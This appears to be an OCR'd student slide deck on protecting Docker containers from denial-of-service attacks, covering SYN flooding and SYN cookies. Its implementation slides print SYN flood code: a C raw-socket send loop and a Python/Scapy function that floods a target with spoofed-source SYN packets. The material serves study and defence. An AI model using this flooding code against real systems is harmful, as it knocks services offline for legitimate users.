SECURING DOCKER CONTAINER FROM DENIAL OF SERVICE (DOS) ATTACKS

Apurva Dinesh Wani
Roll No. 31179
Class TE – 1

Under Guidance of - Prof. Geetanjli Kale

OVERVIEW

- Introduction
- Difference between Containerization and Virtualization
- Motivation
- Problem Statement
- Literature Survey
- What is DoS and DDoS attack?
- TCP SYN FLOOD Attack
- Methodology
- SYN Attack Mitigation
- Implementation of SYN FLOOD Attack
- Results
- Conclusion

INTRODUCTION


Containerization, the decomposition of applications into multiple independent containers that interact with each other over standard protocols, is becoming a more common and popular way of building large-scale applications that deal with big data.

Containers appear as micro virtual machines, more light weight and more efficient because there is just one operating system managing all hardware calls.


The main advantage of the container technology is that container can package up the environment with applications so that users can simply run the application on a new computer without having to configure and set up the environment or even the computer system.

The core technology in Docker is the Container technology. In docker operating system Kernel of the host computer will be shared by all the containers. This innovation obtains a direct and high-efficient interaction way between the host computer and containers. However, the kernel sharing principle can cause potential security hazards.


Virtual Machine Implementation



Container Based Implementation



MOTIVATION



Docker containers consists of a lightweight, standalone, executable package of software that includes everything it needs to run i.e. code, runtime, system tools, system libraries and anything that can be installed on a server.

Docker provides benefits of virtualization with improved performance as it avoids the overhead of hypervisor layer. But however the security issues have prevented Docker containers from being adopted in the production environment.

When it comes to enterprise application development, security is a major concern. With the rapid adoption of software containers concerns about efficient practices for container security also rise.

PROBLEM STATEMENT

To design a security method to address Denial-of-Service (DoS) attacks and implement it to demonstrate its capability in eliminating DoS attacks.

LITERATURE SURVEY


Technique	Main Context	Limitations
Analysis of Docker Security	The analysis of Docker Security considers its internal security and interaction with Linux kernel functions.	The prevention methods used are Linux mandatory access control methods : AppArmor and SELinux.
Assigning memory constraints to docker containers	**docker run -it -m=512mb ubuntu** When this command is executed, the Docker daemon runs to create a container of size 512 MB built on Ubuntu image. In this case, even when a complete memory usage program is run in the container, it just uses up the memory of 512 MB and hence system cannot be brought down.	This defense method deals with assigning specific amount of memory to docker containers while creating the container which is not feasible in all cases.

LITERATURE SURVEY

Technique	Main Context	Limitations
DoS attack method for IoT	DDoS attack in IoT systems, the result of DDoS attack changes by changing packet size.	Defense method used is to separate packages by estimating packet size.
Hop Count Filtering (HCF)	An attacker can forge any field in the IP header, he cannot falsify the number of hops an IP packet takes to reach its destination, which is solely determined by the Internet routing infrastructure. The hop count value is determined by TTL field of each arriving packet. The most spoofed IP packets, when arriving at victims, do not carry Hop Count values that are consistent with legitimate IP packets from the sources that have been spoofed.	HCF is a stand-alone scheme that works at the victim-end to defend against the DDoS but not a perfect and final solution.


What is DoS and DDoS Attack?

- A **Denial-of-Service (DoS)** is an action that prevents or impairs the authorized use of networks , systems or applications by exhausting resources such as CPU, memory bandwidth and disk space.
- DoS attacks typically function by overwhelming or flooding a targeted machine with requests until normal traffic is unable to be processed, resulting in denial-of-service to authorized users.
- A **Distributed Denial-of-Service (DDoS)** attack is a type of DoS attack that comes from multiple distributed sources.




TCP SYN FLOODING

- A SYN flood attack is a type of **denial-of-service** which aims to make a server unavailable to legitimate traffic by consuming all available server resources.
- SYN flood attacks work by **exploiting the handshake process** of a TCP connection.
- The **half-open connections** created by the malicious client bind resources on the server and eventually exceed the resources available on the server. This effectively denies service to legitimate clients.





Normal TCP Handshake




Spoofed SYN Flood Handshake

METHODOLOGY OF SYN FLOOD





METHODOLOGY OF SYN FLOOD



SYN FLOOD MITIGATION : SYN COOKIES

•SYN cookies provide protection against SYN FLOODING attack **by not storing state about pending connection requests, or half-open connections on the server**.
•The cookies allow a server host to maintain the state of half-open connections outside its memory: such state is (partially) stored inside a cryptographic challenge, the SYN cookie.
•The SYN cookie is returned to the client within SYN-ACK segments as the server's **TCP Initial Sequence Number (ISN).**
•TCP requires the client to send back that ISN on the sub-sequent ACK, the server will be able to **restore a half-open connection from a cookie** and, consequently, create a final connection descriptor.

TCP ISN (cookie) = hash(key , saddr , daddr , sport , dport)

key : timestamp(t) + max. segment size(m)
saddr : Source IP Address
daddr : Destination IP Address
sport : Source Port
dport : Destination Port

IMPLEMENTATION OF TCP SYN FLOOD ATTACK

```c
while (1)
{
    //send packet
    if (sendto (s,                  // socket
                datagram,           // the buffer containing headers and data
                iph->tot_len,       // total length of our datagram
                0,                  // routing flags, normally always 0
                (struct sockaddr *) &sin,   // socket addr
                sizeof (sin)) < 0)
    {
        printf ("error\n");
    }
    //Data send successfully
    else
    {
        printf ("Packet Send \n");
    }
}
```

```python
def SYN_Flood(dstIP,dstPort,counter):
        total = 0
        print "Packets are sending ..."
        for x in range (0,counter):
                s_port = randInt()
                s_eq = randInt()
                w_indow = randInt()

                IP_Packet = IP ()
                IP_Packet.src = randomIP()
                IP_Packet.dst = dstIP

                TCP_Packet = TCP ()
                TCP_Packet.sport = s_port
                TCP_Packet.dport = dstPort
                TCP_Packet.flags = "S"
                TCP_Packet.seq = s_eq
                TCP_Packet.window = w_indow

                send(IP_Packet/TCP_Packet, verbose=0)
                total+=1
        sys.stdout.write("\nTotal packets sent: %i\n" % total)
```


TCP SYN FLOOD ATTACK

```
//Raw socket
int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);
//Datagram to represent the packet
char datagram[4096] , source_ip[32];
//IP header
struct iphdr *iph = (struct iphdr *) datagram;
//TCP header
struct tcphdr *tcph = (struct tcphdr *) (datagram + sizeof (struct ip));
struct sockaddr_in sin;
struct pseudo_header psh;
```

